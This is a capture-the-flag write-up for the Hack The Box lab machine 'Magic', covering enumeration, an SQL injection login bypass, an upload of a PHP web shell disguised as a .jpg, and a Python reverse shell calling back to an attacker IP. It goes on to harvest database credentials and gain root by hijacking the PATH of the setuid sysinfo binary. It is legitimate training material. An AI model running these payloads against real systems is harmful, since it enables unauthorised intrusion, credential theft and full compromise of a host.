Write Up Magic

Made By: IceL0rd

Discord: IceL0rd#3684

Table of Contents

Enumeration 3
Nmap Scan 3
Web page 3
Bypassing Login Page 5
Exploitation 6
Getting Reverse Shell 9
Post-Exploitation 13
Creating a fake lswh and disk 14
Reverse Shell inside The File 14
Setting Our Path 14
Getting Root Shell 15

Enumeration

Nmap Scan


nmap -sV -sC 10.10.10.185

```
root@kali:/tmp/Magic# nmap -sV -sC  10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 09:56 EDT
Nmap scan report for 10.10.10.185
Host is up (0.032s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#

Web page

http://10.10.10.185/



After this I ran gobuster, in order to enumerate the web page for files and directories.

gobuster dir -u http://10.10.10.185/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt.html


```
root@kali:/tmp/Magic# gobuster dir -u http://10.10.10.185/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt.html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.185/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt.html
[+] Timeout:        10s
===============================================================
2020/06/18 10:21:43 Starting gobuster
===============================================================
/index.php (Status: 200)
/images (Status: 301)
/login.php (Status: 200)
/assets (Status: 301)
/upload.php (Status: 302)
/logout.php (Status: 302)
```

We see some interesting pages:

upload.php

login.php

The login page.




Bypassing Login Page

We can bypass this login page, by SQL injection.


Resource: https://portswigger.net/support/using-sql-injection-to-bypass-authentication

Username: **' or ''='**

Password: **' or ''='**



After we have logged into the website, we see an upload page. Where we can upload an image.




Exploitation

I tried simple uploading bypass to add .jpg at the end of the file.

```
root@kali:/tmp/Magic# head php-reverse-shell.php.jpg
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

When I try to upload the image, I get the following banner.



After some trying some stuff, I found the following recourse:

https://github.com/jgor/php-jpeg-shell/blob/master/shell.php

I download it to my system.

```
root@kali:/tmp/Magic# ls -al shell.php
-rw-r--r-- 1 kali kali 192 Jun 18 12:58 shell.php
root@kali:/tmp/Magic# cat shell.php
<form action="" method="get">
Command: <input type="text" name="cmd" /><input type="submit" value="Exec" />
</form>
Output:<br />
<pre><?php passthru($_REQUEST['cmd'], $result); ?></pre>
root@kali:/tmp/Magic#
```

If we can upload this, then we have an LFI.


First, we need to add .jpg extension at the end.

mv shell.php shell.php.jpg

```
root@kali:/tmp/Magic# mv shell.php shell.php.jpg
root@kali:/tmp/Magic# ls -al shell.php.jpg
-rw-r--r-- 1 kali kali 192 Jun 18 12:58 shell.php.jpg
```

We upload the image.

Uploaded it successfully.




Now we need to find where the file is uploaded.

gobuster dir -u http://10.10.10.185/images -w /home/kali/Desktop/wordlists/dirbuster/directory-list-2.3-medium.txt


```
root@kali:/tmp/Magic# gobuster dir -u http://10.10.10.185/images -w /home/kali/Desktop/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.185/images
[+] Threads:        10
[+] Wordlist:       /home/kali/Desktop/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/06/18 13:03:37 Starting gobuster
===============================================================
/uploads (Status: 301)
```

The place where the file is uploaded to is /images/uploads.

http://10.10.10.185/images/uploads/shell.php.jpg



Now we have code execution.



Getting Reverse Shell

In order to get a reverse shell I used the following code.

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```
root@kali:/tmp/Magic# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.185] 34256
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1133): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/Magic/images/uploads$
```

We can read the user.txt yet, we need to find credentials for the user theseus.

```
www-data@ubuntu:/var/www/Magic/images/uploads$ cat /home/theseus/user.txt
cat /home/theseus/user.txt
cat: /home/theseus/user.txt: Permission denied
www-data@ubuntu:/var/www/Magic/images/uploads$
```

I found credentials in /var/www/Magic/db.php5

```
www-data@ubuntu:/var/www/Magic$ cat db
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont =  new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
www-data@ubuntu:/var/www/Magic$ pwd
pwd
/var/www/Magic
```

The credentials are:

Theseus: iamkingtheseus

I couldn't login with these credentials.

```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: iamkingtheseus

su: Authentication failure
```

Because these credentials are from a SQL database, I tried to dump the SQL database.

mysqldump -utheseus -piamkingtheseus Magic

```
www-data@ubuntu:/var/www/Magic$ mysqldump -utheseus -piamkingtheseus Magic
mysqldump -utheseus -piamkingtheseus Magic
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
-- ------------------------------------------------------
-- Server version       5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;
```

Now I have found new credentials.

admin:Th3s3usW4sK1ng

I couldn't login with admin: Th3s3usW4sK1ng, but I could login with:

theseus:Th3s3usW4sK1ng

```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/www/Magic$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:/var/www/Magic$
```

whoami && ifconfig && cat user.txt; echo

```
theseus@ubuntu:~$ whoami && ifconfig && cat user.txt; echo
whoami && ifconfig && cat user.txt; echo
theseus
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.185  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:2a89  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:2a89  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:2a:89  txqueuelen 1000  (Ethernet)
        RX packets 23918  bytes 2855026 (2.8 MB)
        RX errors 0  dropped 52  overruns 0  frame 0
        TX packets 18953  bytes 16909109 (16.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 33229  bytes 2364465 (2.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33229  bytes 2364465 (2.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

d6c71d6d615c2ddd3992dd66ac5cad3b
```

Post-Exploitation

Running enumeration script: lse.sh

Kali System:

python3 -m http.server 80

Target System:

wget http://10.10.14.12/lse.sh

```
theseus@ubuntu:/tmp$ wget http://10.10.14.12/lse.sh
wget http://10.10.14.12/lse.sh
--2020-06-18 11:23:06--  http://10.10.14.12/lse.sh
Connecting to 10.10.14.12:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 35258 (34K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh              100%[===================>]  34.43K   224KB/s    in 0.2s

2020-06-18 11:23:06 (224 KB/s) - 'lse.sh' saved [35258/35258]

theseus@ubuntu:/tmp$ ls -al lse
ls -al lse.sh
-rw-rw-r-- 1 theseus theseus 35258 May  5 03:50 lse.sh
theseus@ubuntu:/tmp$
```

```
root@kali:/tmp/Magic# cd /opt/Linux-enum/
root@kali:/opt/Linux-enum# ls
bash.sh  exploit.c  LinEnum.sh  linpeas.sh  linux-local-enum.sh  linuxprivch
root@kali:/opt/Linux-enum# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.185 - - [18/Jun/2020 14:23:01] "GET /lse.sh HTTP/1.1" 200 -
```

In order to run the script.

bash lse.sh

```
[!] fst020 Uncommon setuid binaries..................................... yes!
---
/usr/bin/vmware-user-suid-wrapper
/bin/sysinfo
```

We see an unusual binary.

/bin/sysinfo

Creating a fake lswh and disk

What sysinfo does: it reads the hardware configuration of the system such as Memory Size, CPU etc.

Resource: https://www.exploit-db.com/exploits/44150

What we need to do is the following:

1. **Create a lswh file with contains of a reverse shell.**
2. **Then set our path to that lswh file**
3. **Run the sysinfo command and we got root.**

Reverse Shell inside The File

python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

```
theseus@ubuntu:/tmp/IceL0rd$ cat ls
cat lshw
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.12",1234));
theseus@ubuntu:/tmp/IceL0rd$
```

Setting Our Path

export PATH=/tmp/IceL0rd:$PATH

```
theseus@ubuntu:/tmp/IceL0rd$ export PATH=/tmp/IceL0rd:$PATH
export PATH=/tmp/IceL0rd:$PATH
theseus@ubuntu:/tmp/IceL0rd$ echo $PATH
echo $PATH
/tmp/IceL0rd:/tmp/IceL0rd:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@ubuntu:/tmp/IceL0rd$
```

```
theseus@ubuntu:/tmp/IceL0rd$ ls -al
ls -al
total 12
drwxrwxr-x 2 theseus theseus 4096 Jun 18 11:37 .
drwxrwxrwt 3 root    root    4096 Jun 18 11:37 ..
-rwxr-xr-x 1 theseus theseus  229 Jun 18 11:36 lshw
```

Getting Root Shell

sysinfo

```
theseus@ubuntu:/tmp/IceL0rd$ sysinfo
sysinfo
====================Hardware Info====================

root@kali:/tmp/Magic# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.185] 34262
# bash -i
root@ubuntu:/tmp/IceL0rd#
```

whoami && ifconfig && cat root.txt; echo

```
root@ubuntu:/root# whoami && ifconfig && cat root.txt; echo
whoami && ifconfig && cat root.txt; echo
root
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.185  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:2a89  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:2a89  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:2a:89  txqueuelen 1000  (Ethernet)
        RX packets 29447  bytes 3257539 (3.2 MB)
        RX errors 0  dropped 69  overruns 0  frame 0
        TX packets 19358  bytes 17111118 (17.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 46110  bytes 3279018 (3.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46110  bytes 3279018 (3.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

d5f6399b1decbdd48b47eb69a557b353
```